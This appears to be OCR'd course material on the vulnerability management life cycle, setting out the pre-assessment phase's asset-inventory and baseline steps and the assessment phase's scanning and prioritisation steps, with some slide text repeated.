
The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. This includes defining the risk posture and policies for an organization, creating a complete asset list of systems, scanning and assessing the environment for vulnerabilities and exposures, and taking action to mitigate the vulnerabilities that are identified. The implementation of a vulnerability management lifecycle helps gain a strategic perspective regarding possible cybersecurity threats and renders insecure computing environments more resilient to attacks.

Vulnerability management should be implemented in every organization as it evaluates and controls the risks and vulnerabilities in the system. The management process continuously examines the IT environments for vulnerabilities and risks associated with the system.

Organizations should maintain a proper vulnerability management program to ensure overall information security. Vulnerability management provides the best results when it is implemented in a sequence of well-organized phases.

The phases involved in vulnerability management are:

- **Pre-Assessment Phase**
    - Identify Assets and Create a Baseline
- **Vulnerability Assessment Phase**
    - Vulnerability Scan
- **Post Assessment Phase**
    - Risk Assessment
    - Remediation
    - Verification
    - Monitoring



Pre-Assessment Phase

Identify Assets and Create a Baseline

1. Identify and **understand** business processes
2. Identify the **applications**, **data**, and **services** that support the business processes and perform code reviews
3. Identify **approved software**, drivers, and the **basic configuration** of each system
4. Create an **inventory** of all assets, and **prioritize/rank** critical assets
5. Understand the **network architecture** and **map** the **network infrastructure**
6. Identify the **controls** already in place
7. Understand **policy** implementation and **standards** compliance
8. Define the **scope** of the assessment
9. Create **information protection procedures** to support effective planning, scheduling, coordination, and logistics

Pre-Assessment Phase

Identify Assets and Create a Baseline

The pre-assessment phase is a preparatory phase, which involves defining policies and standards, clarifying the scope of the assessment, designing appropriate information protection procedures, and identifying and prioritizing critical assets to create a good baseline for vulnerability management and to define the risk based on the criticality and value of each system. This phase involves the gathering of information about the identified systems to understand the approved ports, software, drivers, and basic configuration of each system in order to develop and maintain a system baseline.

The following are the steps involved in creating a baseline:


1. Identify and understand business processes
2. Identify the applications, data, and services that support the business processes and perform code reviews
3. Identify the approved software, drivers, and basic configuration of each system
4. Create an inventory of all assets, and prioritize or rank the critical assets
5. Understand the network architecture and map the network infrastructure
6. Identify the controls already in place
7. Understand policy implementation and practice standard compliance with business processes
8. Define the scope of the assessment

9. Create information protection procedures to support effective planning, scheduling, coordination, and logistics

Classify the identified assets according to the business needs. Classification helps to identify the high business risks in an organization. Prioritize the rated assets based on the impact of their failure and their reliability in the business.

Prioritization helps:

- Evaluate and decide a solution for the consequence of the assets failing
- Examine the risk tolerance level
- Organize methods for prioritizing the assets



Vulnerability Assessment Phase

1. Examine and evaluate the **physical security**
2. Check for **misconfigurations** and human errors
3. Run vulnerability scans
4. Select type of scan based on the organization or **compliance requirements**
5. Identify and **prioritize** vulnerabilities
6. Identify **false positives** and **false negatives**
7. Apply business and technology **context** to scanner results
8. Perform OSINT information gathering to **validate** the vulnerabilities
9. Create a vulnerability scan **report**

Vulnerability Assessment Phase

